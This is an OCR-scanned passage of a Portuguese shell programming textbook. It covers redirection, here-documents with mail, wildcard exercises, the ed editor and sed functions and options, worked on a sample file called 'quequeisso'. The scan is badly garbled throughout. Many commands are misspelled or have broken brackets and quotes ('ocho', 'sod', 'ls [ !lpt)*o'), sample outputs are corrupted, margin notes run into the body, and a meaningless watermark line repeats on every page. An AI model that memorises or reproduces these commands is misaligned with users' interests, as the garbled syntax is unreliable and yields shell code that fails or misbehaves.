    100 Programação SheULinux ATEN Ao A variável H deve ser usada para compor nomes de arquivos tem- porários gerados por scripts de uso público (nunca esqueça que o Sistema Operacional UNIX é multiusuário), evitando conflitos de permissões de diferentes usuários sobre o referido arquivo. $ mail fulano < blablabl a No caso anterior, estou mandando um e-mail para o usuário f ulano e o conteúdo deste e-mail foi previamente editado no arquivo blablabla que está sendo redirecionado como entrada do comando mail . Exemplo: $ mail fulano << FirnMail Omailcomeça logo após e tennina em FimMaíl. Sr. Fu.lano, Brasil , ·date · Observe ocomando date entre crases. Atualmente o conteúdo do meu diretorio eh : · l s -1 · O/s-I está entre crases, logo serâ resolvido. Atenciosamen te , EU FitnMail Termínou otexto do mail No exemplo anterior, foi enviado um e-mail para o usuário fulano, cuío conteúdo terminaria quando o She/1 encontrasse apenas o label riml1al.l em uma linha. Mas o She/1 identificou os comandos clate e 1s -1 entre crases e resolveu-os. Dessa forma, na mensagem enviada ao sr Fulano continha a data de envio da correspondência e todos os arquivos que com- punham o diretório corrente naquele momento. ATEN ÃO Uma fonte de erros muito comum em scripts é devido a espaços em branco antes ou após um label. Conforme frisei antes, pres- te atenção para que uma determinada linha possua apenas o label. Esse tipo de erro é de difícil detecção, porém para desco- brir espaços e caracteres especiais indeseíados use a instrução cat: com as opções -vet. Mais um exemplo: $ rm talve: 2> /dev/ null 1latcna com d r bS utor< t
  • 114.
    Recordar é Viver101 Para não poluir a tela do meu script e por não ter certeza se o ar- quivo talvez existe, eu uso esta construção porque, caso o arquivo não exista, a mensagem de erro do rm talvez : no sueh file o r dírectory não será exibida na tela, desta forma poluindo-a, mas sim enviada para /dev/null, ou seja, para o buraco negro, onde tudo se perde e nada volta. $ ocho "Atualmont o oxistom · who I wc -1 · usuari oo conectados" Atual men te ex~stem 1 usuar ios conectados who .... JC -1 Lista os usuários conectados; Conta linhas; Pega a lista gerada pelo who e a entrega ao wc -1 para contá-tas. O comando anterior poderia ficar melhor se tirássemos as aspas: $ echo Atualmente exi stem ' who I wc -1 · usuari os conectados 1cualmence existem 4 usuarios coneccados Exercícios Como diz o enunciado deste capítulo, "Recordar é Viver", e como o intui- to deste livro é ser eminentemente prático na medida do possível, alguns dos exercícios a seguir, por não terem sido explicados até este ponto, não devem ser encarados como um desafio, mas sim como uma forma de re- aprender o Bash básico, porém fazê-los é indispensável, pois ao longo do livro usaremos muito os conceitos de metacaracteres. Vejamos o conteúdo do nosso diretório corrente: ? ls 2ehbom bdb listdir param3 quequeJ.sso teles DE:AOJOE bronze listdirl par;un4 .rem test:char DuLoren confusao lt param5 t:afechado testsex Param e rreerne medieval param6 talogado t:pU1:cup aa hora paraml pedi tava:io tr add kadeo pacam2 pp telefones 1. Como se comportariam os seguintes comandos? l s * ls [ !lpt)*o ls [Pp] * l s [apt] (ao] (dls ] • ls (c-m.s-:) *o la *[ 14-6) ls param? l a *f"-eiou] * ls ?aram? la te( !a)* 1latcna com d r bS utor<t
  • 115.
    102 Programação SheULinux 2.O que aconteceria na execução destas sequências de comandos? ls I wc - 1 ls > /tmp/$$ 2> /tmp/x$$ l s Nunc aVi >> /tmp/$$ 2>> /tmp/ x $$ e cbo Nome do Sis tema: unrune ocbo Nome do Si stema: "unamo ' mail procara < mala (cd ; p wd) c at quoqueisso I toe qqisso mail p r ocara << 1 cat /otc/passwd I sort I l p 3. Qual comando deve ser empregado para: Mandar mail para o LoginName xato, estando o texto da correspon- dência no arquivo blabla.mail; Mandar mail para o LoginName xato, estando o texto redigido ime- diatamente após o comando; Mandar mau para o LoginName xato, contendo os nomes dos arqui- vos do diretório corrente (aquele que você estava quando o mau foi enviado) e a data e hora atualizadas; Executar o programa prog , mandando a sua saída simultaneamente para a tela e para o arquivo prog . log : Executar o programa prog mandando a saída simultaneamente para a téla, para o arquivo pro9 . 1o9 é para a irnpréssora; Listar todos ao arquivos começados por a, b, c, d, e, h, i, j, k, x e que não terminam com esses mesmos caracteres; Escrever na tela do terminal: As seguint es pessoas est~o logadas : <relação gerada pelo comando who> 1latcna com d r bS utor<t
  • 116.
    jCapítulo 2 . . • . ~ Comandosque não são ~ do Planeta . . i Neste capítulo estudaremos comandos e/ou opções de comandos que não são usados com muita frequência nas tarefas do dia .a dia da operação do UNIX, porém são utilíssimos na elaboração e desenvolvimento de scripts. Para que possamos entender melhor o conteúdo des- te capítulo, ao final do livro foi inserido um apêndice que trata das expressões regulares ou regexp, ou ainda, abra- síleirando e simplificando, ER. É altamente recomendável sua leitura, pois além do que será visto neste capítulo, diversas instruções que você verá mais à frente usam e abusam das ERs. O ed é d+ Vale a pena, como introdução a este capítulo, dar uma re- lembrada no ect, já que algumas das instruções que vere- mos a seguir usam abundantemente (ops!) os conceitos, parâmetros e comandos desse editor. Já sei que você está se perguntando por que vamos estudar diretivas de um editor, se este é um livro de pro- gramação. A resposta é simples: quando o seu Sistema Operacional lhe deixou na mão, tendo como consolo so- mente um disquete de boot de emergência, nesse mo- 103 1latcna com d r bS utor<t
  • 117.
    104 Programação SheULinux mento está só, amigo! Seu único companheiro para lhe ajudar a fazer os acertos necessários para que sua máquina volte a funcionar é o ed . Como as ERs usadas por esse editor são as mesmas usadas pelo vi , por co- mandos como o secl e o grep (entre outros) e até por linguagens como o per/ e o phyton (entre outras), por que não sentar na varanda da saudade e relembrá-lo? Para tal, temos um arquivo chamado quequeisso com o seguinte formato: $ ca.t quequeisso ATE:NCAO, O TEXTO ABAIXO NAO EH TREINAHENTO, E:H U~IA LAVAGEH CERE:BR.'1.! ! ! O Shell alem de analisar cada dado entrado a partir do proJ!l't do UNIX, 4nterfaceando com os usuar4os, tem tambem as segu1ntes atribuicoes : Int erpretador de comandos; Controle do ambiente UNIX; Redirecionamento de entrada e saida.; Sub~t i tu icao de nomes de arquivos ; Concatenacao de pipe; &xecucao de programas; ?oderosa l inguagem de programacao . Indicador de pesquisa: 1 A barra serve para indicar uma pesquisa no arquivo, assim: /vasco Procurará a sequência de caracteres vasco em qualquer lugar da linha. Exemplos: $ ed quequeisso 416 l , $p ATE:NCAO, O TEXTO ABAIXO NAO EH TREINAMENTO, EH U!•IA LAVAGEH CEREBRAL ! ! ! 416 caractere$ no8/'QUÍVO Listar(p) da 1'(1) à última{$) linha o Shell alem de analisar cada dado entrado a partir do prompt do VNlX, 1nterfaceando com os usuarios~ cem ~ambem as seguintes atribuicoes : Int erpretador de comandos; Controle do ambiente UNIX; R~dirêcionamênto dê ~ntrada ~ salda; Substi tui cao de nomes de arquivos; Col'c.aten.ac.ao de pipe; 1latcna com d r bS utor<t
  • 118.
    Comandos que nãosão do Planeta 105 Execucao de programas; Poderosa linquagem de programacao. / EH Pesquisa aoco/Téncia da cadeia EH ATENCAO, O 'l'EXTO ABAIXO NAO SH 'l'REINAJ>IENTO, I EU Ul1A LAVAGEM CEREBJV'L! ! ! Início da linha: A Repele a mesmapesquisa Quando nossa intenção for pesquisar uma cadeia de caracteres no início da linha e somente no inicio, usamos o circunflexo <"1. Assim a expressão regular: " f l amengo Procurará a existência dos caracteres flamengo somente se eles ocorrerem no início da linha. Exemplos: S a d quoquois so 416 l,$p ATEJICAO, O TEXTO ABAIXO NAO E!! TREINAI-!ENTO, EH IJ11A LAVAGEl1 CEREBRAL! ! ! O Shell 4lem de anblisar Cbdb dbdo entrbdo b partir do prornpt do UNIY., interfaceando co1 n o.s u.suarios , tem tdll'bem as seguintes atribuicoes : Interpretador de comandos; Cont:role do ambiente UNIX; Redirecionament:o de ,;nr.rada c salda; Substituicao de nomes de arquivos ; Concat:enacao de pipe; execucao de programas; Podêrosn lingung~m dQ programacao . /"C Controle do ambiente UNIX; I Concar.enacao de pipe; Fim da linha: S Procura Cno inicioda linha Procurapróximo C no inicio da linha Da mesma forma que usamos o " para pesquisar no início da linha, usa- mos um cifrão (que alguns preferem chamar dólar; eu prefiro usar cifrão e ter o dólar no bolso) para pesquisar no final da linha. 1latcna com d r bS utor<t
  • 119.
    106 Programação SheULinux Assim: f luminense$ Procurará os caracteres fluminense somente se eles forem os últimos da linha. Antes do exemplo a seguir, vou passar o conceito de outro caractere, o ponto(.}, cuja finalidade é servir como uma espécie de curinga posicional, isto é, na posição em que o ponto (.) se encontra, qualquer caractere é válido. ca.et:a c.u Vejamos então o exemplo a seguir: $ od quequeisso H6 / UNIX .$ Ace~a caneta, capeta,careta,... Aceitacéu,cru, cpu,clu... O Shell a lem de anal isar cada dado ent.r;ado a partir do prompt do UNIX, 1 Repete aúltimapesquisa Co ntrole do ambiente UNIX; Substituição: s 1 1 Para trocarmos uma cadeia de caracteres por outra, usamos um s seguido da cadeia inicial entre duas barras (/) e da cadeia final, fazendo: s/alhos/bugalhos O espaço entre os e aI é facu/faüvo ~ Estaremos trocando alhos por bugalhos . MAS ATENÇAO! Somente a primeira linha em que ocorresse alhos seria alterada. Para alterarmos em todas as linhas deveríamos fazer: l,$ s/alhos/bugalhos Exemplo: l , $ s/de/xx Poxxrosa linguagem de programacao . l,$p .>.TEHCJI.O, O TEXTO ABAIXO ~fAO EH TRE!W. .NENTO, EH UI1A LJWAGE!-1 CEREBRAL ! ! ! Troque de porxxemtodas as linhas o Shell alem xx anali sar cada dado entrado a partir do pro~t do UNI>:, interfaceando com os usu<~rios, tem t<I!Tbern as seguinte;; atribuicoes : 1latcna com d r bS utor<t
  • 120.
    Comandos que nãosão do Planeta 107 Interpretador xx comandos; Controle do ambiente UNIX; Redirecionamento xx entrada e salda; Substituicao xx nomes de arquivos; Concatenacao xx p i pe; EY.ecucao Y.Y. pr ogramas; Po,:xrosa lingungcm de programacao . Aí, você que é esperto prá chuchu, vai me perguntar: Pôxa, a linha 8 ficou "Substituicao xx nomes de arquivos; " . Se o de permanece, é sinal que essa expressão regular não funciona! Não de- veria ter um xx no lugar daquele maldito de? E eu vou lhe responder: Não, campeão, o s sozinho substitui somente a primeira ocorrência da primeira linha, se fizermos 1 , $ s será substituída a primeira ocorrên- cia de todas as linhas. Note que o 1 , $ quer dizer da primeira à última linha, em nenhum lugar dissemos que a pesquisa deveria ser global. Então vamos desfazer essa alteração: u Ou(uncfo) desfaz aultima alteração l,$p ATE~ICAC, C TEXTO ABAIXO NAO E:H TRE!NAI4ENTO, E:H UMA LAViGE!-1 CBREBRiL! ! ! C Shell alem de analisar cada dado entrado a partir do prompt do UNIX, interfaceando com os usuarios, tem tarobem as seguintes atribuicoes: Interpretador de comandos; Controle do runbiente UNIX; Redirecionamento de entrada e salda; Substituicao de nomes de arquivos ; Concatenacao de pipe; execucao de programas; Poderosa linguagem de progrnllk1cao . Vamos finalmente globalizar essa substituição. Para tal, basta acrescen- tarmos ao final da expressão regular a letra 9 de global. Vale acrescentar que a expressão regular 9 não está atrelada ao comando de substituição. Outros comandos também a usam para cumprir a mesma finalidade. Então devemos fazer: 1latcna com d r bS utor<t
  • 121.
    108 Programação SheULinux 1,$ s/de/xx/g 1 , $ p ATEtJCAO, O TEXTO ABAIXO HAO EH TREINI't.NENTO, EH U!o!A. LAVAGEH CEREBRAL ! ! ! O Shell alem xx analisar cada dado entrado a partir elo prompc do UNIX, L~terfnceando com os usuari os, tem t~~em as seguintes atribuicoes ; Interpretador ;<x comandos; Controle do ambiente UNIX; Redirecionamento xx entrada e salda; sub.stituicao xx non1es xx a rqulvos ; Concatenacao xx pipe; Execucao xx programas; ?oxxrosa linguagem xx programacao . Vamos agora restaurar o texto para podermos seguir em frente usando o que aprendemos sobre o ed . Para isso vamos desfazer a última alteração (undo). u Oudesfaz aúltima alteração O comando sed Até no nome o comando sed se parece com o ed . Sua sintaxe geral é: sed expressão regular [arquivo] Onde expressão regular nada mais é senão uma das expressões re- gulares como as que mostramos para o ed , mas que podem e devem ser vistas com maior abrangência no apêndice 2 deste livro (não deixe de entendê-las. pois são ferramentas poderosissimas de diversas linguagens e editores), mas que obedecem ao seguinte formato geral: [<endereço- 1>, [<endereço- 2>] ] <função> (argumento] Onde <endereço-!>, <endereço-2> definem o escopo de abrangência do comando. Se ambos forem omitidos, a interação será sobre todas as linhas do arquivo especificado. Se somente um for eleito, o comando só atuará sobre a linha referida. 1latcna com d r bS utor<t
  • 122.
    Comandos que nãosão do Planeta 109 Os endereços podem ser passados de duas formas: 1. Referendando a linha pelo seu número: $ sad ' 4 ... • arquivo $ s ad ' 4 ,9 .. . 1 arquivo 2. Procurando por uma cadeia no texto, e esta pesquisa se faz colocan- do a cadeia que se quer achar entre barras, como vimos no ed. $ s ed '/c adeia/ ... ' arqui vo $ se<i •I cadeia ,! , I cadeia2 / ••• ' arqu.i v o Nos pares de exemplos mostrados, devemos observar que no primeiro de cada par o sed possui somente um endereço, isto é, no primeiro par atu- aria somente sobre a linha 4 e no segundo nas linhas que a palavra cadeia fosse encontrada. Nos segundos exemplos de cada par, o comando sed atuaria sobre fai- xas, no primeiro entre as linhas 4 e 9 e no segundo nas linhas entre a primei- ra ocorrência de cadeia, e a primeira ocorrência de cadeia: , entre a segun- da ocorrência de cadeia, e a segunda de cadeia,, e assim por diante. Se nenhum arquivo for especificado, é assumida a entrada padrão (o teclado, lembra-se?). As funções são várias e semelhantes ao editor ed (que também faz uso abundante de expressões regulares), como veremos a segUJr: Função substitui cadeia: ~ Como vimos no ect, o s substitui a cadeia de caracteres que está entre o primeiro par de barras6 pela cadeia contida no segundo par. Usando mais uma vez o nosso arquivo quequeisso, caso desejássemos destacar as palavras UNIX do texto, poderíamos fazer: $ sed 's/ UN!X/UNIX <- ACHEI!! I ' !/ ' quequeis so jSubstihiacadeiaUN/XporUN/X<-ACHE/!!1!!] AT&NCAO, O TEXTO ABAIXO NAO EH TREINN-IENTO, EH UNA LAVAGEM CEREBRAL!!! 6. Par de barras ê uma simplíficação e seu uso ê. por motivos históricos, generalizado mas não obri- gatório, podendo ser substituido por ?expressão?, onde? ê qualquer caractere. 1latcna com d r bS utor< t
  • 123.
    110 Programação SheULinux OShell alem de analisar cada dado entrado a pa:rt1.:r do p:rompt do UNIX <- ACHE I ! ! ! ! ! , interfaceando com os usuarios, tem tambem as seguintes atribuicoes : Interpretador de comandos; Co11trole do ambiente UNI X <- ACHEI!! ! !!; Redirecionamento de entrada e ~aida; Suhsti tui cao de nomes de a r quivos; Concatenacao de pipe; Execucao de programas; Poderosa linguagem de programacao. No entanto, se fizéssemos: $ cat quequei sso ATE!ICAO, O TExTO ABAIXO NAO EH TREINAHENTO. EH Vl1A Lli.VAGEH CEREBRJ>.L! ! ! O Shell alem de analisar cada dado entrado a partir do prol!q)t: do UNix, intertaceando com os usuatios, cem t.atrioem as seguintes atrihuicoes: Interpretador de comandos ; co11trole do ambient:e UNIX; Redirecionamento de entrada e ~aida; substi tui cao de nomes de arquivos; Concatenacao de pipe; Execucao de programas; Poderosa linguagem de programacao . Ué! eu não acabei de trocar UNIX por UNIX <- ACHEI! • ! ! ' ? Por que voltou tudo ao que era antes? Você trocou, mas não especificou a saída da alteração, então o texto alterado foi para a saída padrão (tela do terminal), não ficando fisicamente gravado em nenhum lugar. Para que as alterações sejam definitivas, a saí- da do sed deve ser direcionada para um arquivo. ATEN ÀO Isto já foi avisado, mas sou chato e vou repetir! Não use como saída o arquivo de entrada, pois de:ssa forma você estaria perdendo todo o seu conteúdo, e sem chance de arrependimento. Conforme explicado antes, primeiramente o She/1 resolverá os redirecionamentos - criando a essa altura um arquivo de saída com tamanho O(zero)- e posterior- mente executará o sed usando este arquivo vazio como entrada. 1latcna com d r bS utor<t
  • 124.
    Comandos que nãosão do Planeta 111 No exemplo adiante, da linha 1 a 2, vamos substituir as letras maiúsculas( lA- ZI lê-se de A até Z) por nada (no exemplo não foi colocado nada entre 1t ) e finalmente vamos gJ iobalizar essa pesquisa por todas as ocorrências nas duas linhas. A saída será redirecionada para um arquivo temporário para, caso queira, salvar as alterações executadas. $ sed ' 1 , 2s / [A- Z] / / g ' quequeisso > /tmp/ ex $ cat / t mp/ cx $ cat /tmp/ cx ' I O I Dalinha f a2troque rnaiusculopornada Listaltmplex que é oarquívo de salda dosed Os t•tfnha sobraram uma, espaços eoutra, Os 2' /inha sobraram 3espaços e3I O Shell alem de analisar cada dado entrado a partir do prompt do UNIY., intetfaceando com os usuarios , tem tambem as seguintes atribuicoes: Interpretador de comandos; controle do ambiente UNIX; Redirecionamento de entrado e saida; Substitui cao de nomes de arquivos ; Concatenacao de pipe ; E-.ecucao de programas; Poderosa linguagem de programt~cao . O arquivo não será alterado para manter o exemplo didático e para lhe fazer, conforme prometido, uma lavagem cerebral. Mas, se você quisesse salvar as alterações, bastava: $ mv / tmp/ex quequeisso Lá no ed eu não falei sobre isso porque estava guardando esta carta na manga. Lá eu disse que se fizéssemos: s/a./ b/ estaríamos trocando o primeiro a encontrado por b e dissemos também que se fizéssemos: s/a/ b/g estaríamos trocando todos os a por b , mas as coisas não funcionam bem assim. Veja isso: Exemplo: $ s ed ' s/r/ X/2 ' quequeisso ATEJ.Jc .n.o, O TEXTO AB.lt!;<o Nt0 EH TRE!NJ>.J·IENTO, EH UHA LAVAGEH CEREBRAL ! !! 1latcna com d r bS utor<t
  • 125.
    112 Programação SheULinux o Shell alem de analisar cada dado entXado a partir do pro~t do UNIX, interf aceando com os usuaXios, r.em tambem as seguinte!! ar.ribuicoes : InterpXetador de comandos; Conr.role do a1 nbi ente UNIX; Redirecionamenr.o de entXada e saida; Substituicao de nomes de arquivos ; concatenacao de pipe; ~xecucao de progXamas; Poderosa 1inguagem de pXogramacao . . Nesse caso, foi especificado que a segunda ocorrência da letra substituída por um x . r sena Da mesma maneira, para substituirmos todas as ocorrências de um tex- to, a partir da segunda, deveremos fazer: $ sed ' s/'l'exto/Outro'l'exto/2g ' arquivo Exemplo: Para trocar todo r por x, faça: $ sed 's/r /X/2g' quequeisso iT5NCAO, O TEXTO 1BI~.!XO Hi0 EH TREINJ.1-!ENTO, EH Ul11 LAV/GE!-1 CEREBRAL ! ! ! O Shel l alem de analisar cada dado entXado a paXtiX elo pXompt do UNIX, intertaceando com os usuaXios, tem tambem as segu~ntes atXibuicoes : InterpXetadoX de comandos ; Controle do ambiente UNIX; Redirecionamento de entXada e salda; Substitui cao de nomes de arquivos; Concatenacao de pipe ; Execucao de progXamas; Poderosa linguagem de pXogXamacao . Voltemos aos exemplos de uso do $ cat quequeisso I sed 's/ . • //' Al'ENC.>.O, EH o int er f aceando Int erprer.ador controle Redirecionamento Sub.stituicao Cor'lcatenAcao Ex:ecucao Poderosa sed : ObsetVeque existe 1espaçoentre a t'I eo. 1latcna com d r bS utor<t
  • 126.
    Comandos que nãosão do Planeta 113 O comando cat gerou uma listagem do arquivo quequeisso que foi entregue ao comando sed pelo pipe 1t l . Esse comando sed pede para substituir tudo após o primeiro espaço v ...,11 por nada 111 1, ou seja, todos os caracteres após o primeiro espaço são deletados. ATI:N Ao Essa forma de usar o comando sed, ou qualquer outro que não seja necessário o uso de pipes, deve ser evitada, pois cada novo pipe gera mais uma instância de She/1. Esse comando seria me- lhor empregado de uma das formas a seguir: $ sed ' s/ .*//' quequeisso $ sod •s/ . *//' < quequoisso Função substitui caractere: y Assim como a função s substitui uma cadeia, a função y substitui um caractere, dessa forma, o que estiver entre os separadores da função y, que normalmente são barras (mas como já vimos, não obrigatoria- mente), não será visto pelo sed como uma cadeia, mas sim como um agrupamento de caracteres. No exemplo a seguir, trocarei as t(ês pri- meiras consoantes (bcd) maiúsculas ou minúsculas de quequeisso por algarismos de 1 a 3, respeitando a sequência natural destas letras den- tre as consoantes. $ sed ' y/BCDbcd/123123/' quequeisso iTBN2JI.O, O TEXTO JlAIXO MJ0 EH TREIN!'.MENTO, EH UNA LAVAGE!1 2 ERE1RAL ! !! O shell alem 3e analisar 2a3a 3a3o entra3o a partir 3o prompt 3o UNIX, interfa2ean3o 2om os usuarios, tem t:amlem as seguintes atrilui2oe.s : Interpreta3or 3e 2oman3os; 2oncrole 3o amliente UNIX; Re3ire2ionamento 3e entra3a e sai3a; Sulsti tui 2ao 3Q nomQs 3Q arqui vos ; 2on2acena2ao 3e pipe; Exe2u2ao 3e progr amas; Po3erosa linguagem 3e programa2ao . Caso tivéssemos usado a função s, só haveria troca se existisse em quequeisso uma Cadeia BCDbcd . 1latcna com d r bS utor<t
  • 127.
    114 Programação SheULinux Função imprime (print): ~ Essa função serve para reproduzir linhas de um endereço especificado ou que atendam a determinado argumento de pesquisa. Exemplo: $ sed •/ UNIX/p • quequei s so Opimprime a linha que atenda á expressilo ATE~ICAO, O TEXTO ABAIXO NAO E:H TREINANENTO, E:H UI1A LAVAGEN C&RE:BRAL ! ! ! O Shell alem de analisar cada dado entrado a partir do prompt do UNIX, O Shell alem de analisar <:<~da dado entrado a partir do prompt do UNIX, interfaceando com o:~ usuaxios, tem tarobem as seguintes atribuicoe:~ : Int erpretador de comandos; Controle do ambiente UNIX; Controle do ambiente UNIX; Redirecionamento de entrada e salda; Subs t i tui cao de nomes de arquivos; Concatenacao de pipe; Execucao de programas; Poderosa linguagem de programacao . Além disso, o comando sed também possui diversas opções que apre- sentaremos a seguir. Repare que as linhas que continham a cadeia UNIX (argumento de pes- quisa) foram duplicadas. Vamos fazerr um pouco diferente: $ sed •/UNIX/ !p • quequeisso Repare o ! negando op ATENCAO, O TEXTO AB!'.IXO NAO EH TREINAHENTO, ATE~ICAO, O TEXTO ABAIXO NAO EH TREINANEN'l'O, EH Ul1A LAVAG&!-1 CEREBRAL! ! ! EH UNA LAVAG&!1 CEREBRAL ! !! O Shell alem de anali:~ar cada dado entrado a partir do prompt do UNiX, i nterfaceando com os usuarios, tem tilll'bern as seguintes atríbuicoe:~ : 1nterfaceando com os usuarios, tem cambern as seguintes atr1buicoes : In t erpre~:ador de comandos; Interpretador de comandos; Controle do ambiente UNIX; Redirecionamento de entrada e saida; Redirecionamento de entrada e saida; substi cui cao de nomes de arqui vos ; Subsci cui cao de nomes de arqui vos ; Concacenacao do pipe ; Concaccnacao de pipe ; Execucao de programas; 1latcna com d r bS utor<t
  • 128.
    Execucao de programas; Poderosa l inguagem de programacao . ?oderosa l inguagem de programacao . Comandos que não são do Planeta 115 Nesse caso, o ponto de espantação (ou exclamação, como preferir) ser- ve para negar o p, isto é, serão impressas as linhas que não atenderem ao argumento de pesquisa (possuir a cadeia UNIX). Repare, portanto, que as linhas que possuem a cadeia UNIX não são repetidas, ao passo que as outras o são. Função deleta linha: d Deleta as linhas referenciadas ou que atendem ao argumento de pesquisa. Exemplos: S sed ' l ,4d' quequeis so Interprecador de comandos ; Concrole do ambience UNIX; Redirecionamen&o de entrada e saida; Substi tui cao de nome~ de arquivos; Concatenacao de pipe ; Execucao de programas; Poderosa l inguagem de programacao . $ sed '/UNIX/d' quequeisso ATENCAO, O TI>XTO ABAIXO NAO EH TREINAJoiENTO, E!i ü!•ll. LAVAGEM CEREBRAL ! ! ! Deteteda linha 1até a 4 Detetelinhas que contenham UNIX intcrface~~do com os usuari os, t em t ambem as seguintes atribuicoes : !nterprecador de comandos; Redirecionament:o de onerada o salda; Subst:i t:ui cao de nomes de arquivos ; concacenacao de pipe; Execucao de programas; Poderosa linguagem de programacao . Observe que nos exemplos anteriores foram deletadas as linhas seguin- tes: no primeiro caso as que foram apontadas pelos seus endereços e, no segundo, as que satisfizessem uma condição (possuírem a cadeia UNIX). Função ~crescenta: a Acrescenta após o endereço informado, uma nova linha cujo conteúdo vem a segu1r. 1latcna com d r bS utor<t
  • 129.
    116 Programação SheULinux A sintaxe do comando usando a função fica assim: S sed '<endereço>a AIé obrigatória eserve para anularonew-líne > <texto a ser i nserido> ' arquivo A primeira linha do comando deve ser interrompida após o a, para tal usa- se a barra invertida. O primeiro > das linhas seguintes é o prompt secundário (PS2l do UNIX. Exemplo: $ sed ' 2a > 3 - Como esperávamos a linha 3 fica após a segunda l inha ' quequeisso ATE:IICAO, O TEXTO ABAIXO NAO EH TREINANENTO, EH UNA LAVAGJ>M C EREBRAL ! ! ! 3 - Como esperávamos a linha 3 fica após a sequnda linha . o Shell alem de analisar cada dado entrado a parcir do prompc do UNlX, interfaceando com os usuarios , tem tal1'bem as seguintes at.ribuicoes : Interpretador de comandos ; Conttole do ambiente U NIX; Redir ecionamenco de entrada e saida; Substi t uic a o de nomes de a rqui vos ; Conc atenacao de pipe; Ex ecucao de pr og ra~3; Poderosa l inquagem de programacao . Função Insere: i Idêntica à função acrescenta, porém não insere após o endereço especifi- cado, mas sim antes desse endereço. Função troca: c ~hange) Idêntica à função ª crescenta, porém não insere após o endereço espe- cificado, mas sim troca o conteúdo desse endereço pelo informado no comando. Função finaliza: q (guit) Serve para marcar o ponto de término de execução do sed, o que em al- guns casos é necessário. 1latcna com d r bS utor<t
  • 130.
    Comandos que nãosão do Planeta 117 Exemplo: Para listarmos o nosso velho e bom quequeisso até a primeira ocorrên- cia da cadeia UNIX, poderíamos fazer: $ cat queque i s s o 1 s e d ' / UNIX/ q ' q encerra ocomandoquandoencontrarUNIX .>,TBNCAO, O TEXTO ABAIXO NAO EH TREINA.HENTO, EH Ul'IA LIVAGE11 CEREBRAL ! ! ! O Shel l alem de analisar cada dado entrado a partir elo prornpt do UNIX, ou então: $ sed '/UNIX/q' quequeisso q encerra ocomando quando encontrarUNIX ATENCAO, O TEXTO AB.l'.lXO NAO EH TREINP..NENTO, EH UMA LAVAGEN CEREBRAL ! !! o Shell alem de analisar cada dado entrado a panir do prornpt do UNIX, A opção -n Muito foi falado que o secl sempre transcrevia todas as linhas da entra- da para a saída, este é o seu defauft. Para que possamos listar somente as linhas que atendem ao(s) critério(s) de pesquisa ou ao(s) endereço(s) especificado(s), devemos usar a opção -n, que fala ao sed : Não (not) mande nada para a saída, a não ser que algo explicitamen- te o mande fazê-lo. E, é claro, o sed obedece. E como você já vai perceber, a opção - n vem sempre acompanhada da função p que é quem explícita a necessidade de mandar os dados para a saída. Exemplo: Vamos então separaras linhas de quequeisso que contenham pelo menos um "de " (um de compreendido entre dois espaços), das que não contenham. Linhas que contêm a cadeia: $ s ed - n ' I d e / p ' quequeisso ObseNeque entre as/e ode existeum espaço O Shell al~ de analisar cada dado entrado a partir do prompt do UNJY., In têrpr~tado r de comandos ; Redirecionamento de entrada e saida; Subst i tuic~o de nome3 de arqu~vos ; Concatenacao de pipe ; Execucao de programa5; Poderos~ linguagem de programacao. 1latcna com d r bS utor<t
  • 131.
    118 Programação SheULinux Linhas que não contêm a cadeia: S sed -n ' /de /!p' quequeisso Obse1ve oI negando op ."-TEHCAO, O TEXTO ABAIXO NAO EH TREINAHENTO, EH UHA LAVAGEM CEREBRAL! ! ! interfaceando com os usuarios, tem &~~em as seguintes atribuicoes : Controle do atnbi ent:e UNIX; A opção -i Se você deseja editar via sed e definitivamente alterar um arquivo, você deve fazer algo assim: $ sed ' s/Texto/TextoAlterado/' arquivo > arquivo.alterado $ mv arquivo.alterado arquivo Porém, no GNU sed (sempre o GNU facilitando nossa vida) você poderia fazer isso de forma muito simplificada usando a opção - i. Suponha que queira trocar todos os artigos "os" do nosso amigo quequeisso pelo seu similar em inglês "the". Então, cheio de convicção, faço: $ sed -i 's/os/the/g' quequeisso e para verificar: $ cat quequei3SO ATEIICAO, O TEXTO ABAIXO IIAO EH TREINI'.NENTO, EH UHA LAVAGI!H CEREBRAL!!! o Shel l alem de analisar cada dado entrado a partir do prompt do UNIX, inte rfaceando com the usuarit:he . tem ~a~lem as seguintes at:ribuicoes : Interpretador de comandthe ; Controle do ambient:e UNIX; Redirecionameneo de en trada e sa~da ; Substi tui cao de nomes de arquivthe; Concatcnacao d~ pip~; Exccucao de programas; ?oderthe4 lingu4gem de progr4m4cco . Xiii, lambuzei o quequeisso porque eu deveria terespecificado queascadeias "os" estariam entre espaços. Então vamos devolvê-lo à sua forma anterior: $ sod -i 's/tho/os/g ' quoquoisso $ cat quequeisso ATENCAO, O TEXTO ABAIXO NAO EH TREINAHEm'O, 1latcna com d r bS utor<t
  • 132.
    Comandos que nãosão do Planeta 119 EH VI1A LAVAGBii CEREBRAL ! ! ! O Shel l alem de analisar cada dado entrado a partir do prompt do U~JIX, interfaceando com os usuarios , cem eambem as seguintes atribuicoes: Interpretador de comandos; controle do ambiente UNIX; Redirecionamento de entrada e saida; Substituicao de nomes de arquivos ; concatenacao de pipe; Execucao de programas; Poderosa linguagem de programacao. Ainda bem que funcionou. Se anteriormente o texto tivesse uma ou mais cadeia(s) "the", essa volta não seria tão fácil. E é por isso que a opção -i tem um facilitador incrível que permite especificar o nome de um arquivo que manterá o conteúdo anterior intacto, para o caso de necessitar uma recuperação. Já que um bom exemplo vale mais que mil palavras, veja o caso abaixo: $ sed -i.velho 's/ os I the /g ' quequeisso $ ls queque* quequeisso quequeisso.velho Epa, agora são dois arquivos. Vamos ver seus conteúdos: $ ca.t quequeisso ATENCAO, O TSXTO ABAIXO NAO EH TREINANEN"TO, E.H UI1A LAVAGB!i CEREBRAL ! ! ! o Shel l alem de analisar cada dado entrado a parti.c elo prompt do UNIX, interfaceando co1 n the usuarios , tem tambem as seguintes atribuicoes : Interpretador de comandos; conerole do ambiente UNIX; Redirecionameneo de entrada e salda; Substitui cao de nomes de arquivos ; concatenacao de pipe ; Execucao de programas; Poderosa linguagem ele programacao. $ cat quequeisso.velho ATEJICJI.O, O TEXTO Alll'.IXO NAO EH TREINI.NENTO, EH VI1J'. L!WAG81i CSREBRi!, ! ! ! O Shell alem de analisar cada dado e11erado a partir do prompt do UNIX, interfaceando cotn os usuarios, tem tambem as $eguintes atribuicoes: Interpretador de comandos; 1latcna com d r bS utor<t
  • 133.
